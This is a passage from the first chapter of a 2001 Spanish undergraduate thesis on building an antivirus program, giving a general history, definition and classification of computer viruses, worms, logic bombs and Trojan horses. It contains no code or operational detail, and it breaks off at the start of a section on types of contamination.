36

UNIVERSIDAD NACIONAL AUTONOMA DE MEXICO

ESCUELA NACIONAL DE ESTUDIOS PROFESIONALES
"A C A T L A N"

CREACION DE UN ANTI-VIRUS COMPUTACIONAL

T E S I S

QUE PARA OBTENER EL TITULO DE:

LICENCIADO EN MATEMATICAS APLICADAS Y COMPUTACION

P R E S E N T A :

MARIO RODRIGUEZ MELENDEZ

ASESOR: LIC. CARLOS BENEDA MUÑOZ.

ACATLAN, EDO. DE MEXICO, 31 DE MAYO DE 2001.

INDICE

CAPÍTULO I

VIRUS COMPUTACIONALES

1.1 INTRODUCCIÓN

"¡Hace pocos años nadie hubiera imaginado que su computadora podría enfermar presentar síntomas desconocidos .. y mucho menos que esta enfermedad fuera causada por... *un mortífero virus!*". *Desde* entonces, en 1990, ya se veía venir el problema de los virus informáticos, que se propaga a una velocidad poco común

Hoy día esto parece ser la causa más frecuente del mal funcionamiento de cualquier computadora, y también el origen de costosas pérdidas de información tanto en los discos flexibles (Floppy disks) como en los discos fijos o duros (Hard disk). En ocasiones, los virus pueden provocar perturbaciones en el monitor al momento de ejecutar nuestro programa preferido, pero creer que una computadora se enferma es sólo fantasía.

Los virus informáticos son hoy una realidad reconocida por las empresas dedicadas a la fabricación de software y hardware, e inclusive las oficinas de gobierno los reconocen como un problema que mina su productividad en el área de la computación, ya que sus computadoras -junto con las computadoras de las instituciones de educación- son las más afectadas. Esto es fácil de entender, puesto que es ahí donde más personas pueden tener acceso a las computadoras y mediante la inserción de disquetes en ellas, es como se propagan los nefastos programas.

¿Por qué llamarlos Virus? La gran similitud entre el funcionamiento de los virus informáticos y los virus biológicos, propició que estos pequeños programas se denominaran *virus:*

Los *virus biológicos* son organismos infinitamente pequeños, ya que miden aproximadamente de 200 a 250 *angstroms* -el diámetro de un cabello mide un millón de angstroms- *Los virus informáticos* también son programas muy pequeños; mientras más pequeños sean y más control puedan tener sobre la computadora, justifican su apelativo.

Los virus biológicos infectan las células del organismo humano, modifican su información genética al irse reproduciendo dentro de las células afectadas, pueden estar latentes en el organismo durante bastante tiempo sin que éste presente ningún síntoma de infección. Los *virus informáticos* atacan la parte más vulnerable del sistema; el sector de carga (Boot sector), los programas con extensión COM, EXE, OVL, DLL y otros, modifican su estructura y se reproducen dentro de éstos, también pueden estar latentes en el sistema -infectando discos y programas-, y no presentar problemas durante largos períodos

Adicionalmente, cuando sufren mutaciones los *virus biológicos*, resulta muy difícil detectarlos lo cual los hace extremadamente difíciles de combatir una vez que se han presentado los síntomas, no afectan a todas las células del organismo con las que entran en contacto, afortunadamente los avances de la ciencia médica permiten prevenir la infección

aplicando *vacunas* elaboradas con el mismo virus en dosis muy pequeñas Los *virus informáticos* se modifican por si solos para evitar ser detectados fácilmente, no afectan a todos los archivos que entran en contacto con ellos y por suerte algunos programadores han hecho programas que permiten prevenir su contagio por medio de vacunas, programas antivirus que los detectan en cuanto se presentan, y los eliminan antes de que empiecen su destructiva acción.

Se ha hablado mucho en los medios especializados de *infecciones virales* que afectaban las computadoras de centros de investigación, de instituciones de educación o de grandes empresas, aunque éstas no lo daban a conocer para no admitir la vulnerabilidad de sus equipos y programas. Esto provocaba mucho temor y desaliento en la comunidad informática mundial que ya había tenido contacto con esta plaga Por fortuna, el temor al contagio ha servido para concientizar a los usuarios a fin de que utilicen discos de programas originales y no se fien de las copias que se les ofrecen

Lo anterior devuelve la confianza a los programadores, quienes al sentirse libres de la intranquilidad que les produce la proliferación de la piratería, disponen de más tiempo

1 2 BREVE HISTORIA

En sus comienzos, los virus informáticos fueron más programas autorreproductores que programas destructivos. De hecho, lo que posiblemente empezó como un juego, pasó rápidamente a convertirse en un método para acceder, de forma fraudulenta, a computadoras y bases de datos que contenían información confidencial, pero sin ser destructivo

Esta actividad de búsqueda fraudulenta de información, fue desarrollada principalmente en USA debido a la proliferación de grandes redes de computadoras. Las personas que se dedicaban a esto recibían el nombre de HACKER

La mayor parte de la actividad de un *hacker* era romper los mecanismos de seguridad de los sistemas informáticos y dado que dicha tárea resulta bastante monótona, los hackers se auxiliaban de programas, los cuales recibieron el nombre de programas gusano.

Otras de las variantes de los programas dañinos son las llamadas bombas lógicas. Estas tienen por objeto la destrucción de los programas de la computadora al cumplirse una determinada condición; ejemplo, la llegada de una cierta fecha Estas bombas lógicas son introducidas en los programas por los propios programadores, y tiene por objeto el destruir el programa en caso de impago del cliente o incluso el sabotaje.

Las bombas lógicas no son programas autorreproductores, ni pueden propagarse de una computadora a otro, pero si son destructivos

También existen programas que bajo la apariencia de normalidad, juegos, procesadores de texto, etc., esconden algún tipo de labor destructiva, pero no sé autorreproducen Sin embargo, sí se propaga, de una computadora a otra, ya que desde que son utilizados la primera vez hasta que da la cara el efecto destructivo pasa un tiempo, tiempo durante el cual hemos podido sacarle copias para nuestros amigos vecinos, que a su vez han sacado copias para los suyos.

Este método se llama caballo de Troya, y algunos piensan que fue creado por los fabricantes de juegos de computadora para atajar por métodos drásticos la piratería o copia ilegal de programas.

Tanto las bombas lógicas como el caballo de Troya no son virus propiamente dichos, puesto que no tienen la capacidad de autorreproducción y el efecto nocivo de los mismos viene incluido en el propio programa desde su programación, no siendo algo que se le haya añadido posteriormente, por lo que una vez que se identifica el programa, se borra y se acaba el peligro, y además se avisa a los amigos que pueden tener copia de los mismos.

1.3 ORIGEN DE LOS VIRUS

Los articulistas más escrupulosos han pretendido otorgar a John Von Newmann la paternidad de los virus. Von Newmann, matemático brillante, hizo importantes contribuciones a la física cuántica, la lógica, la meteorología y la teoría de computadoras. En un artículo titulado "Theory and Organization of Complicated Automata", de 1940, Newmann expone la idea de una porción de código que se reproduce y por tanto está "vivo" Años más tarde, en 1955, en su obra The Computer and the Brain (publicado en español en 1980 con él titulo La computadora *y el cerebro), hace* una disertación teórica sobre la posibilidad de crear un autómata capaz de reproducirse a sí mismo.

Estos primeros indicios teóricos de autorreproducción del software no parecen ser lo bastante sólidos para establecer el origen. Sería algo parecido a asignar a Julio Verde la paternidad del submarino por su obra *Veinte mil leguas de viaje submarino* o la del cohete lunar por su obra *De la Tierra a la Luna.*

La clave en el origen de la difusión del fenómeno víridico se ha querido situar en una serie de artículos publicados en la revista americana *Scientific American,* firmados por A K. Dewdney. El primero de la serie, fechado en mayo de 1984 y traducido en *Investigación y Ciencia,* versión castellana de la revista americana, en julio de 1984, se tituló "Juegos de computadora: en el juego de la <<Guerra Nuclear>> dos programas hostiles entablan, sin ayuda externa batallas de bits " (El nombre original del juego es Core Wars "Guerra de toros de feria").

En este primer artículo, Dewdney explica el programa llamado Guerra Nuclear, juego en el que no intervienen activamente los usuarios. En él dos programas hostiles se enzarzan en una lucha para obtener el control de la memoria atacando abiertamente al contrario. Estos dos programas se ponen en marcha mediante un programa ejecutor

llamado MARS (Memory Array Redcode Simulator), que va ejecutando alternativamente las instrucciones de que constan los programas de combate, una instrucción de cada programa, de modo similar a un sistema caracterizado por compartir tiempos. Ayudado por David Jones, alumno de su departamento, va desarrollando programas cada vez mejor equipados para destruir a su contrario Una de las versiones, denominada Gemini, tenía como única función producir una copia de sí mismas cien unidades de memoria más allá de su posición actual, transfiriendo después el control a la nueva copia.

Dewdney comenta en este artículo que el origen de su Guerra Nuclear está en una tecnología de construcción de memorias. Cita el autor dos precedentes de su juego. Por un lado, M. Douglas, de los laboratorios american Telephon & Telegraph, diseñó un programa llamado Darwin. En él, cada jugador presenta cierto número de programas en lenguaje ensamblador llamados "organismos", que habitan conjuntamente en la memoria central con organismos presentados por los demás contendientes los programas creados por cada jugador, pertenecientes a una misma especie, tratan de aniquilar a los de otra especie Gana la partida el jugador con más organismos al acabar el tiempo de combate.

Por otro lado, John F Scoch, del Centro de Investigación de Xerox en Palo Alto, Estados Unidos, creó Worm (gusano) Este programa experimental fue ideado, para obtener el máximo rendimiento de una red de minicomputadoras interconectadas de Xerox. Un programa supervisor se encargaba de cargar el "gusano" en máquinas inactivas para asumir el control de la máquina y, en coordinación con otros gusanos residentes en otras máquinas inactivas, hacer funcionar grandes programas de aplicación en el sistema multiprocesador resultante.

En el texto de este primer artículo, Dewdney insta a los lectores a que reflejen sus ideas de programas autoprotectores, autorreparadores, establece las normas y reglas del juego Jamás hubiera imaginado el autor lo que acontecería.

En el transcurso del mismo año (1984) se define por primera vez, de forma pública, el término "virus de computadora". Durante la conferencia IFIC/SEC'84, en septiembre de 1984, el doctor Fred Cohen, en su exposición de la ponencia "Computer Viruses: Theory and Experiments", explica este tipo de programas como *software* maligno capaz de reproducirse a sí mismo.

El segundo artículo de Dewdney en *Scientific American,* en marzo de 1985, se titula "Juegos de computadora: virus, gusanos y otras plagas de la Guerra Nuclear atenta contra la memoria de las computadoras" En él Dewdney, pone de manifiesto las consecuencias que puede acarrear su juego gracias a los testimonios escritos de sus lectores.

Comenta el autor: "... Cuando en julio del año pasado apareció el artículo dedicado a la "Guerra Nuclear", no se me ocurrió que pudiera estar tocando un tema tan serio. Las descripciones de programas escritos en lenguaje máquina que entonces di, capaces de desplazarse de uno a otro lugar de la memoria, al acecho, dispuestos a aniquilarse el uno al otro, pulsaron una cuerda resonante". Continua diciendo el autor: "... según muchos

lectores cuyas historias y anécdotas referiré, existen multitud de gusanos, virus y otros organismos "programáticos", que moran en todo ambiente informático concebible. Tan horripilantes son algunas de las posibilidades, que dudo si transcribirlas[1]".

No se debe de interpretar que A. K. Dewdney fue el inventor de los virus, más bien se debe ver como un impulsor involuntario de este tipo de programas al difundir un inocente y creativo juego No se trata de debatir la trasparencia informativa del fenómeno, lo que no cabe duda es que el autor colaboró inocentemente en dar a conocer el fenómeno virico cuando decidió transcribir alguna de las "horripilantes posibilidades" Estas son algunas de ellas.

Jim Hauser y William R Buckley, de la Universidad Politécnica de California, crearon el Apple Worm, gusano de las computadoras de la marca Apple. Este programa sacaba copias de sí mismo en un viaje a través de la memoria del Apple II con un procesador 6502.

Otra de las plagas informáticas fue concebida por Roberto Cerruti y Marco Morocutti en la ciudad de Brescia. Los dos italianos buscaron el medio de infectar el Apple II, pero no con un gusano sino con un virus. Las conclusiones que sacaron fueron que el programa tendría que infectar los discos y utilizar las computadoras como medio de transmisión de un disco a otro. El virus era una alteración del sistema operativo contenido en cada *diskette* del Apple. La ocurrencia consistía en que al cabo de dieciséis ciclos autorreproductores contados en el disco contagiado, el programa decidiera reinicializar el disco inmediatamente después del primer arranque. Incluso se les ocurrió colocar sus virus en los discos utilizados en la principal tienda de informática de su ciudad. La razón triunfó y *no llevaron adelante su idea*

Algunas hipótesis, sin confirmación, apuntan a los grandes fabricantes de *software* como iniciadores de la corriente vírica. La justificación se establece como mecanismo de protección contra la copia para evitar que sus productos fuesen multitudinariamente plagiados sin obtener beneficios. Es evidente el quebranto económico que este otro tipo de delito produce en la industria del *software*, pero parece descabellada la idea de combatir el fuego con fuego. Este tipo de guerra acabaría perjudicando a los mismos fabricantes, que tendrían que reemplazar miles de copias de sus productos. No parece sensato que quieran tirar piedras contra su propio tejado. Además, la tendencia actual en el *software* está acabando con las protecciones. La mayoría de las casas comerciales esta desprotegiendo sus productos contra la copia. Esta justificación se refiere a los grandes diseñadores de programas, no descartándose que algún pequeño fabricante haya utilizado estas técnicas de protección.

Otras versiones juegan con la paradoja del huevo y la gallina. ¿Qué fue primero, el virus o el antídoto? Insinúan que los virus proceden de fabricantes de programas que los combaten. Aunque la idea no parece del todo descabellada, no resulta demasiado sólida,

[1] Los virus informaticos, pag 20

dada la gran cantidad y variedad de programas contaminantes que circulan en los ámbitos informáticos.

Resulta realmente complicado establecer la verdadera procedencia de este tipo de programas. Seguramente no surgieron de forma aislada en un único lugar y como idea de un único programador, sino que son el fruto de la ocurrencia simultánea de distintos programadores malévolos en varios países

1.4 DEFINICIÓN DE VIRUS

Un virus computacional es un programa creado en forma intencional que es capaz de autorreproducirse e infectar o albergarse en un portador sin afectar la ejecución del programa portador. Si no cumple con estas dos reglas, no se trata de un virus propiamente, entre estos se distinguen con el término "virus", un programa de computadora, generalmente anónimo, que lleva a cabo acciones que resultan nocivas para el sistema informático y cuyo funcionamiento queda definido por las propiedades que se indican a continuación

Es capaz de generar copias de sí mismo de forma homogénea o en partes discretas, en un archivo, disco o computadora distinto al que ocupa.

Modifica los programas ejecutables a los que se adosa, o entre cuyas instrucciones de código se introduce, consiguiendo así una ejecución parasitaria. Esto implica que se pueda activar de forma involuntaria por el usuario cuando éste ejecute el programa que lo porta. Los programas portadores pueden ser de uso corriente del usuario o programas ejecutables del sistema operativo, siendo estos últimos el objetivo esencial del virus.

El efecto que produce un virus puede comprender acciones tales como un simple mensaje en la pantalla, la lentización de la velocidad de proceso de la computadora o él formateo de una unidad de disco, pero no se debe olvidar que su funcionamiento intrínseco coincide con el de cualquier programa ejecutable Esta característica supone que para que un programa de este tipo ejerza sus acciones nocivas es necesario que se active, es decir, que el código que lo conforma se ejecute. Por otro lado, debe permanecer en memoria para poder obtener así el control permanente de la unidad central de proceso (CPU), centro neurálgico de la computadora.

Generalmente, su funcionamiento comprende dos faces bien diferenciadas. Durante un período el programa permanece oculto al usuario, en espera de una acción, como la introducción de una cadena especial de caracteres por el teclado, una fecha determinada o un tope de autocopias del virus almacenado en un contador interno En esta fase el programa realiza una acción de esparcimiento cuyo objetivo fundamental consiste en realizar el mayor número posible de copias de sí mismo en otros soportes distintos o en el mismo que él ocupa.

Una vez que se produce este hecho, el virus realiza la acción nociva para la que ha sido programado, completando así la segunda fase de funcionamiento.

Por último, cabe destacar que un virus se diseña intentando disfrazar su presencia ante el sistema y ante el usuario. Generalmente no es descubierto hasta que, en la segunda fase del ciclo de funcionamiento del programa, surge un hecho anormal derivado de su ejecución que da la señal de alarma.

A la vista de la presente definición se pueden realizar algunos comentarios adicionales. Denominación de virus informático corresponde a una metáfora que asocia este tipo de programas con sus homónimos biológicos. Ciertos autores han querido encontrar en las características de los virus biológicos ciertas similitudes con los programas de sabotaje. Así ha nacido una nueva era informática que incluye términos como "epidemia", "contagio", "infección", "vacuna", "antídoto", "tiempo de incubación", etc.

Ciertamente podría existir una similitud en lo que se refiere al fenómeno autorreproductor del virus biológico con su metáfora informática. Incluso sería aceptable comparar el tiempo de latencia o incubación de un germen con la espera ante un hecho que desencadene el virus informático Pero parece excesivo buscar comparaciones entre el ADN de las células atacado por un agente patógeno y la forma en que un programa nocivo *se adhiere o introduce en un programa* ejecutable de computadora.

Aunque resulte simple la aclaración, se hace necesario destacar que el "contagio" del virus se realiza de forma lógica a través de operaciones de entrada y salida sobre soportes magnéticos, estando el programa contaminante en ejecución y residente en memoria. Este comportamiento deshace toda hipótesis de contagio por contacto directo de los soportes magnéticos con la computadora y, por supuesto, con las personas que lo manejan.

No se debe olvidar que el origen de todo virus es un programa "padre" desarrollado por un programador experto, encargado de iniciar la epidemia de acciones perjudiciales.

Algunos autores determinan una clasificación de los programas víricos *en función* del efecto de las acciones que realizan. Así, han dividido estos programas en benignos y malignos. En la subdivisión de los benignos se incluyen programas que no ejercen acciones destructivas sobre la información almacenada en el soporte magnético. Un ejemplo sencillo de acción "benigna" sería un mensaje por pantalla felicitando el año nuevo.

Si se analiza un poco más con detenimiento el efecto de un virus, se deducirá fácilmente que este factor de benignidad no existe. Un programa de este tipo conlleva una ejecución residente en memoria que supone una reducción del espacio operativo de la misma. Por otro lado, necesita del manejo de interrupciones del sistema operativo para sacar el mensaje por la pantalla e influye sobre el mecanismo de control de la CPU. La suma de estas acciones puede suponer una reducción patente de la velocidad de proceso en el *hardware* y un aumento considerable en el tiempo de respuesta de la computadora, lo que significa una pérdida considerable de tiempo

Imaginemos un centro de proceso de datos de un gran banco Al terminar el día, se programa la computadora para que actualice las cuentas bancarias con las miles de operaciones que se han efectuado. Una tárea así se realiza durante la noche mediante un proceso *batch* o proceso por lotes Este sistema consiste en preparar una serie de trabajos, en nuestro caso de actualización de archivos, para que se realicen sin un control continuo del operario. El método supone un ahorro de tiempo y un mejor aprovechamiento del sistema.

Continuemos dejando volar la imaginación y supongamos que se ha contaminado el programa de actualización con un virus "benigno" que le da las buenas noches al operador, solicitando después que se pulse una tecla para continuar el proceso normal. El programa de actualización, portador del código contaminante, comenzará su ejecución y al alcanzar dicho código, detendrá el proceso de actualización y sacará por pantalla el simpático mensaje. El proceso se mantendrá detenido en espera de que alguien pulse una tecla para continuar con la ejecución del programa de actualización. Si el administrador del sistema esta pendiente de la ejecución, poco probable si la fechoría se realiza de madrugada, no supondrá una pérdida notable de tiempo Pero ¿qué sucederá si el administrador del sistema no se percata hasta pasadas varias horas o no está presente en el centro de proceso de datos? No sería complicado evaluar las consecuencias económicas que esto supondría.

La moraleja aplicable es que no hay virus benigno. Cualquier funcionamiento anómalo de un sistema de información supone un perjuicio para el usuario que implica una pérdida importante de tiempo y, por tanto, de dinero.

1 4.1. CONCEPTO DE VIRUS

Los virus informáticos, realmente no son propiamente programas sino un segmento de código, un trozo de programa, que se intercala dentro de otros programas y toma el control del sistema operativo de la computadora, siendo capaces de propagarse creando duplicados de sí mismos e insertándolos dentro de otros programas que se ponen a su alcance

Los virus llegan a la computadora dentro de un programa contaminado contenido en algún disco flexible. A continuación se instalan infectando el sistema operativo y modificando todo programa que utilicemos, a partir de entonces, en la computadora para incluir en él una copia del virus, de forma que si copiamos uno de esos programas en un disco flexible y lo llevamos a otra computadora, el virus se propagará a éste. Una vez pasado un tiempo durante el cual ha estado reproduciéndose, tiempo de latencia, o bien cuando se cumple una determinada fecha, el virus se activa y comienza su acción destructora.

Fundamentalmente, la contaminación de nuestra computadora se produce cuando copiamos un programa contaminado y lo ejecutamos.

A partir de ese momento, el virus hace una copia de sí mismo en algún lugar del disco que contenga el sistema operativo

1.4.2 CARACTERÍSTICAS DE LOS VIRUS

Estos programas tienen algunas características especiales: son muy pequeños -en muy pocas líneas contienen instrucciones, parámetros, contadores de tiempo o del número de copias, mensajes, etc.-, casi nunca incluyen el nombre del autor, ni el registro o copyright, ni la fecha de creación, se reproducen a sí mismos y toman el control de la computadora o modifican otros programas

Están escritos generalmente en lenguaje ensamblador, pero muchos de ellos han sido elaborados utilizando alguno de los lenguajes más populares, como C, C++, Pascal, Turbo C o Turbo Pascal.

1 5 ANTECEDENTES DE LOS VIRUS

La definición de lo que es un virus informático ha ido gestándose de manera lenta. La palabra *virus no tiene ahora, en el mundo informático*, la misma significación que tenía hace diez años, cuando por primera vez se le utilizó. Podríamos decir que, originalmente, el significado era: "programa autorreproductor con efectos destructivos", las dos características, autorreproducción y destrucción son las que poseen los virus actuales. El concepto, sin embargo, se ha ido perfilando poco a poco a medida que aparecían nuevos tipos de programas destructivos, y hoy en día distinguimos varias categorías dentro de ellos, cada una de las cuales tiene su nombre propio.

Los virus informáticos son los descendientes de otras especies anteriores, las cuales actuaban de formas diferentes y servían objetivos distintos, siendo el único punto en común el hecho de que se trataba de programas con efectos destructivos sobre los sistemas informáticos. Entre los principales podemos resaltar.

* el programa conejo
* los gusanos
* las bombas lógicas
* los caballos de Troya

1.5.1 EL PROGRAMA CONEJO

La primera criatura que recibió (incorrectamente) el nombre de virus fue en una computadora multiusuario de alguna universidad americana. Probablemente fue a uno de estos estudiantes a quien se le ocurrió la feliz idea da hacer un programa "reproductor", el programa se situaba pacientemente en la cola de espera y, cuando llegaba a ejecutarse, creaba un par de copias de sí mismo y las ponía a la cola. No destruía archivos ni se inmiscuía en los programas ajenos. El resultado era que al poco tiempo, la memoria de la computadora se saturaba con miles de copias del programa, que terminaban por bloquear el

funcionamiento del sistema. Al encargado de este no le quedaba otro remedio que borrar todas las copias y proceder a la tediosa tárea de restaurar el funcionamiento de la computadora.

El nombre de virus quedo asociado originalmente a dos ideas: la autorreproducción y de los efectos destructivos.

1.5.2 GUSANOS Y HACKERS

El desarrollo de grandes redes de computadoras, principalmente en USA, dio lugar al surgimiento de la especie más conocida de "pirata informático". el hacker. El hacker es un experto de la informática doméstica cuya principal actividad, consiste en acceder de forma fraudulenta a computadoras y bancos de datos que contienen material confidencial.

La mayor parte de la actividad de un hacker se dedica a romper los mecanismos de seguridad que los creadores de los sistemas informáticos establecen para intentar disuadir a los curiosos. Los métodos empleados por los hackers son diversos, pero la tárea de penetrar en una red de computadoras es bastante repetitiva una vez localizado uno o más fallos del sistema de seguridad (generalmente a través de la experimentación), se monta una estrategia de ataque aprovechándose de los mismos, y el resto no consiste mas que en destripar una serie de claves de acceso para moverse de una computadora a otra.

Puesto que se trata de una tárea monótona, es natural que los hackers se auxiliaran de programas en su tárea, los cuales recibieron el nombre de programas gusano. El sistema es sencillo en su concepción (aunque el escribir un programa gusano no lo sea). primero, hay que acceder a alguna de las computadoras de la red, en el que montamos la primera base de operaciones: a continuación se analiza (bien sobre el papel, bien de forma experimental) el sistema de conexión de las computadoras, en busca de algún fallo de seguridad que nos permita pasar programas de una computadora a otro; por ultimo, se construye el programa gusano que se encarga de penetrar una a una las demás computadoras de la red.

El programa gusano en si consta, generalmente, de tres partes una, que actúa como punta de lanza para introducirse en una nueva computadora; otra, que explora la nueva computadora en busca de información sobre el resto de las computadoras de la red, y otra que permite al hacker explorar los archivos en busca de información Las fases de actuación a la hora de acceder a una nueva computadora el objetivo seria las siguientes:

A) El gusano introduce en él (aprovechando un fallo de seguridad) el subprograma de penetración

B) El subprograma de penetración, una vez instalado en el nuevo huésped, carga en él el resto del gusano

C) El gusano establece las vías de comunicación y busca las claves necesarias para que su creador explore cómodamente el sistema, en busca de información aprovechable

D) Termina la exploración, otro segmento del gusano explora la computadora en busca de pistas y claves que le permitan trasladarse a otra computadora de la red, con lo que el ciclo se completa.

La actividad de un hacker es generalmente ilegal, pero muy raramente destructivo. Puesto que el objeto es penetrar lo más posible dentro de un sistema (ya sea para entretenerse, o para sacar información), cualquier actividad destructiva sería contraproducente, ya que facilitaría la detención del intruso. Es normal, por tanto, que la penetración en una red de computadoras por parte del hacker se realice de forma muy lenta, para tener tiempo de explorar los archivos, y extremando las precauciones para no ser descubierto. Uno de estos gusanos no se dedicara, por consiguiente, a borrar archivos ni crear millones de copias de sí mismo: por el contrario, saltara de una computadora a otro borrando toda pista detrás de él. Es de suponer que una gran cantidad de penetraciones ilegales en redes de computadoras supuestamente secretas no ha sido detectadas.

Pero, si bien un hacker típico no se dedica a destruir archivos allá por donde pasa, si es cierto que muchos de los sistemas de penetración ideados por los hackers, y en especial el concepto en si de programa gusano, son fácilmente aprovechables para fines destructivos. No es extraño, por consiguiente, que pronto aparecieran variantes dañinas de gusanos que causaron estragos dentro de algunas de las más grandes redes de datos americanas. Tomemos, por ejemplo, un programa gusano benigno y supongamos que lo que queremos es causar el máximo daño en el más breve plazo de tiempo posible. Lo único que tenemos que hacer para ello es dar prioridad al aparato reproductor, de forma que el gusano mande el mayor numero posible de copias de sí mismo a otras tantas computadoras de la red, y sustituir la parte destinada a explorar el sistema en busca de información, por otra que se dedique a destruir archivos.

Como podemos observar, en este tipo de programas aparecen las dos características que antes citábamos refiriéndonos al programa conejo: autorreproducción y efecto destructivo. Se añade, además, una tercera característica, que es típica de los virus: la propagación (de una otra computadora).

1.5.3 BOMBAS LÓGICAS

Una bomba lógica tiene por objeto la destrucción de los datos de la computadora al cumplirse una determinada condición, por ejemplo, la llegada de una cierta fecha. Mientras que no se alcanza dicha fecha, este pequeño intruso se limita a aguardar sin interferir para nada con el funcionamiento normal del programa que le sirve de huésped. Pero en el momento en que se alcanza la fecha de activación, toma el control del equipo y procede a realizar su labor destructiva

Normalmente, la bomba lógica es introducida directamente en el programa por alguno de los programadores del mismo, y su objeto puede ser muy variado desde destrucción del programa en caso de impago del cliente, hasta la destrucción de los archivos de datos almacenados en la computadora como forma de sabotaje

Las bombas lógicas no son programas autorreproductores, ni tampoco pueden propagarse de una computadora a otra Pero, dejando aparte su potencial destructor, poseen dos características que, son esenciales para los virus: la primera es que se trata, no de programas independientes, sino de segmentos de código insertados dentro de otros programas normales: la segunda es esa posibilidad de permanecer latentes durante un determinado tiempo, para activarse después cuando se produce una circunstancia determinada.

1.5.4 CABALLOS DE TROYA

Un Caballo de Troya no es otra cosa que un programa que, bajo apariencia de normalidad, realiza algún tipo de labor destructiva en la computadora La aparición de este tipo de programas no terminó con el pirateo, pero si acabo con la época dorada del librecambismo informático.

Los Caballos de Troya, al igual que las bombas lógicas, son programas que no se autorreproducen, por su propia naturaleza, aunque si se pueden propagarse de una computadora a otra, gracias a la copia de disquetes. Se trata de programas completos (no segmentos de código) y con finalidad únicamente destructiva, si bien ésta es limitada. una vez identificado el programa, nadie más lo copia.

1.5.5 INICIO DE LOS VIRUS

¿Cuál era la razón que impedía a un Caballo de Troya ejercer una labor aún más destructiva? Pues ni más ni menos que el hecho de que, una vez ejecutado y provocada la acción destructiva, quedaba identificado sin lugar a dudas como un programa dañino, de forma que ningún usuario lo copiaba más.

Para incrementar la diseminación del programa podía recurrirse a la idea presente en el concepto de la bomba lógica, y retardar de alguna manera la entrada en acción. Si se consigue camuflar el agente destructivo dentro de otros programas, en lugar de ser él mismo un programa autónomo; si conseguimos que se propague de unos programas a otros; y si se retarda lo suficiente la entrada en acción, se conseguirá contaminar un gran número de programas antes de que el usuario se dé cuenta de lo que pasa. Después, una vez iniciada la labor destructiva, el usuario no podría eliminar de forma sencilla el agente patógeno, porque éste se encuentra dentro de otros programas normales El concepto de virus había nacido.

Un virus no es un programa en si, sino un segmento de código que se transmite como parte de otros programas inofensivos, incluso dentro del propio sistema operativo de

la computadora Para poder diseminarse más, el virus pasa por un estado de latencia durante la cual contagia a todos los programas que se ponen a su alcance, antes de manifestarse. Las bombas lógicas se parecen a los virus en que son segmentos sueltos de código, pero incapaces de reproducirse Al igual que los gusanos, los virus son capaces de crear duplicados de sí mismo, pero mientras que los gusanos (que son programas independientes) contaminan computadoras, los virus (que son trazos de programas) contaminan programas

Podemos definir un virus, como un segmento de código (un trozo de programa), que se intercala dentro de otros programas, que toma el control del sistema operativo de la computadora y que es capaz de propagarse creando duplicados de sí mismo e insertándolos dentro de otros programas que se ponen a su alcance. Existe otra característica a la gran mayoría de los virus, que es el hecho de que ejercen, además, una labor destructiva de algún tipo, pero podemos pensar perfectamente en un virus que se propague de un programa a otro y que no cause, sin embargo, efecto pernicioso alguno

1.6 FASES EN LA VIDA DE UN VIRUS

A) INFECCIÓN· el virus llega a la computadora dentro de un programa contaminado contenido en algún disquete. El usuario, inconsciente del peligro potencial, ejecuta el programa infectado, con lo que el virus toma control del sistema operativo de la computadora. Los virus informáticos no afectan, (si están bien diseñados) al funcionamiento normal de los programas que infectan, por lo que es difícil de darse cuenta de que el programa lleva en su interior un pequeño intruso.

B) LATENCIA: una vez infectado el sistema operativo, es decir, una vez instalado el virus dentro de la computadora, comienza la fase de latencia. Durante la misma, el virus tiene en todo momento control sobre lo que en el sistema ocurre, y comienza a infectar todos los programas que utilicemos en la computadora durante esta etapa sería modificado por el virus para incluir en él una copia del mismo, de tal forma que si copiamos uno de esos programas en un disquete y lo llevamos a otra computadora, la infección se propagara éste.

C) ACTIVACIÓN· una vez que se da una determinada circunstancia, como por ejemplo la llegada de una cierta fecha, el virus se activa y comienza su acción destructora, sea cual sea ésta. Por ejemplo, un virus puede llevar la cuenta de cuántos programas ha infectado desde su instalación en una computadora, y activarse al alcanzar una determinada cifra El tipo de acción destructora es muy variado: desde virus que borran todos los archivos que tratemos de ejecutar, a otros que hacen aparecer objetos en la pantalla que interfieren con lo que en ese momento estemos haciendo, pasando por los que formatean directamente el disco duro haciéndonos perder todos los archivos.

La etapa más característica de un virus es la latencia, durante la cual propaga la infección antes de que nosotros nos demos cuenta de que hay un problema Si no fuera por esta etapa de latencia, el efecto destructivo asociado al virus delataría demasiado pronto la

existencia de éste, con lo que no tendría tiempo de propagar su especie En cierto sentido, podemos decir que un virus se compone de dos partes fundamentales: un aparato reproductor, que garantiza su propagación, y aparato ejecutor, responsable de la acción destructiva y que sólo se manifestara una vez que la etapa de latencia ha terminado

Cada especie de virus informático actúa de manera distinta, lo que dificulta su detección e, incluso, la preparación de vacunas Casi todos los virus presentan cinco características que son:

* Segmentos de código intercalados dentro de programas normales
* Se autorreproducen creando duplicados de sí mismo
* Modifican el comportamiento del sistema operativo
* Se propagan infectando programas ejecutables y ahora también de programas de datos.
* Presentan efectos destructivos, bien como acción directa del virus, bien como resultado indirecto de la acción reproductora.

1.7 CLASIFICACIÓN DE LOS VIRUS.

LOS TIPOS DE VIRUS LOS PODEMOS CLASIFICAR SEGÚN:

* POR LA ÁREA EN LA QUE SE INSTALAN

- Virus de boot
- Virus de la tabla de particiones
- Virus de archivo

* POR SU FORMA DE CONTAGIO:

- Virus residentes
- Virus de acción directa

VIRUS DE BOOT: Se instalan en el sector de arranque del sistema Alteran el funcionamiento cuando se arranca la computadora desde un disco contagiado.

VIRUS DE LA TABLA DE PARTICIONES: Similares al anterior, pero se colocan en un código que se ejecuta antes del boot. Es un código situado en el llamado master boot.

VIRUS DE ARCHIVO: se instalan en archivos ejecutables y entran en acción cuando se cargan estos archivos. Los virus contagian siempre a archivos que son ejecutables, puesto que no pueden transmitirse desde archivos de datos. Sin embargo, pueden dañar archivos de datos como parte de su acción destructiva.

Los virus de la tabla de particiones no acostumbran a ir solos, sino que forman parte de virus de boot o de archivo, ya que en caso contrario no podrían contagiarse más que a los discos duros y no tendrían posibilidades de expansión a otros sistemas

VIRUS RESIDENTES permanecen en la memoria después de su ejecución y aprovechan determinados servicios del sistema operativo para contagiar otros archivos y programas (por ejemplo, al ejecutar un programa o copiar un archivo).

VIRUS DE ACCIÓN DIRECTA no permanecen en memoria después de ser ejecutados; en el mismo momento en el que se ejecutan el virus, éste busca nuevos archivos y programas para contagiar.

1.8 TIPOS DE CONTAMINACIÓN

EXISTEN TRES TIPOS BÁSICOS DE CONTAMINACIÓN

